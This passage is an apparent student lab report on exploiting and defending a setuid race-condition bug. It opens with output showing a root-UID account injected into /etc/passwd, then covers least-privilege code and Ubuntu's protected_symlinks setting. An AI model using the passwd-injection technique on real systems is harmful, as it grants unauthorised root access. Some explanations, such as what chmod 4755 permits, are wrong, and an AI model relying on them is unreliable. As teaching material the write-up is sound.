[10/20/23]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/20/23]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Downloads/Labsetup#
```

The following screenshots show the success of the attack using the updated attack_process:

Task 3: Countermeasures


Task 3.A: Applying the Principle of Least Privilege

We modify the vulnerable program to follow the idea of least privilege. We use the program's true and effective UIDs. Before we check for access, we configure the effective UID to be the same as the real UID. This removes the privileges, then at the end of the program, we change the effective UID back to the original to regain the privileges. We compile the application and assign it to the SETUID root user. For the attack, we follow the same procedure as before:




```
[10/20/23]seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[10/20/23]seed@VM:~/.../Labsetup$ sudo chown root vulp
[10/20/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[10/20/23]seed@VM:~/.../Labsetup$ ls
attack.c  improved_attack    mysql_data         vulp
attacker  improved_attack.c  target_process.sh  vulp.c
```

Because we set the executable vulp file permissions to User/Owner can read, write, and execute, we were unable to exploit the race conditions vulnerability when the "setuid" system call was called. The command "chmod 4755 vulp" allows others to read, write, and execute and Groups have the ability to read, write, and execute.



```
  GNU nano 4.8                    vulp.c                    Modified

int main()
{
    uid_t real_uid = getuid();
    uid_t eff_uid = geteuid();

    seteuid(real_uid); //close root power
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;

    /* get user input */
    scanf("%50s", buffer);

    if (!access(fn, W_OK)) {

        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);

    } else {
        printf("No permission \n");
        seteuid(eff_uid); // if needed, open root power
    }
    return 0;
}
```




```
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[10/20/23]seed@VM:~/.../Labsetup$ sudo chown root vulp
[10/20/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[10/20/23]seed@VM:~/.../Labsetup$ ls
attack.c  improved_attack    mysql_data         vulp
attacker  improved_attack.c  target_process.sh  vulp.c
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ gedit vulp.c
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ ls
attack.c  improved_attack    mysql_data         vulp
attacker  improved_attack.c  target_process.sh  vulp.c
[10/20/23]seed@VM:~/.../Labsetup$ sudo chown root vulp
[10/20/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[10/20/23]seed@VM:~/.../Labsetup$ ls
attack.c  improved_attack    mysql_data         vulp
attacker  improved_attack.c  target_process.sh  vulp.c
[10/20/23]seed@VM:~/.../Labsetup$ ./attacker
```

```
attacker  improved_attack.c  target_process.sh  vulp.c
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ bash target_process.sh
Open failed: Permission denied
No permission
No permission
Open failed: Permission denied
No permission
No permission
Open failed: Permission denied
Open failed: Permission denied
No permission
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
No permission
No permission
No permission
No permission
^C
[10/20/23]seed@VM:~/.../Labsetup$
```

The above screenshot shows that the attack was not successful. The principle of least-privilege, the SETUID program is temporarily discarded because we set the effective user ID same as the real user ID. Due to this, the vulnerable program will no longer be vulnerable. The reason being the fopen command that used the effective user ID to open the privileged file /etc/passwd does not anymore have access to open the file because the effective user ID is that of the seed which does not have the privilege to open the file. We deny rights by updating the effective user id to the genuine user id at the time of execution.


Task 3.B: Using Ubuntu's Built-in Scheme

We first edit the previous step's program, deleting the least privilege conditions given, leaving the application vulnerable once more. We recompile the application after the changes and make it a SETUID root program. Next, we enable Ubuntu's built-in protection against race conditions:




```
  GNU nano 4.8                          vulp.c

int main()
{
    //uid_t real_uid = getuid();
    //uid_t eff_uid = geteuid();

    //seteuid(real_uid); //close root power
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;

    /* get user input */
    scanf("%50s", buffer);

    if (!access(fn, W_OK)) {

        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);

    } else {
        printf("No permission \n");
        //seteuid(eff_uid); // if needed, open root power
    }

    return 0;
```

To check if the attack is successful with this condition enabled, we run the attack_process and the target_process in different terminals:



```
[10/20/23]seed@VM:~/.../Labsetup$ gedit vulp.c
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_
symlinks=1
fs.protected_symlinks = 1
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[10/20/23]seed@VM:~/.../Labsetup$ sudo chown root vulp
[10/20/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ ./attacker
```



```
[10/20/23]seed@VM:~/.../Labsetup$ bash target_process.sh
No permission
No permission
No permission
Open failed: Permission denied
No permission
No permission
Open failed: Permission denied
No permission
No permission
No permission
No permission
```

Conduct your attack after the protection is turned on. Please describe your observations. Please also explain the followings:

(1) How does this protection scheme work?

The race condition vulnerability used in this case involves symbolic links within the '/tmp' directory. As a result, restricting programs from following symbolic links under specified conditions may help to mitigate this issue. That is exactly what this built-in preventive method achieves. When the sticky symlink prevention option is enabled, symbolic links inside a sticky world-writable directory can only be followed if the symlink's owner matches either the follower or the directory owner. In our scenario, because the program was run with root privileges and the /tmp directory is also owned by the root, the program will be unable to follow any symbolic links that were not created by the root. In our scenario, the attacker, who was also the seed account, generated the symbolic link. As a result, this link will not be followed, resulting in a crash, as witnessed. As a result, even if the program has a race condition vulnerability, other users cannot access protected files.

(2) What are the limitations of this scheme?

This protective strategy does not prevent the race situation from occurring, but only prevents it from causing damage. As a result, it is a good access control method that permitted only the intended users to access the files but did not prevent the race condition from occurring. Furthermore, this protection only applies to writable sticky folders like /tmp and cannot be applied to other sorts of directories.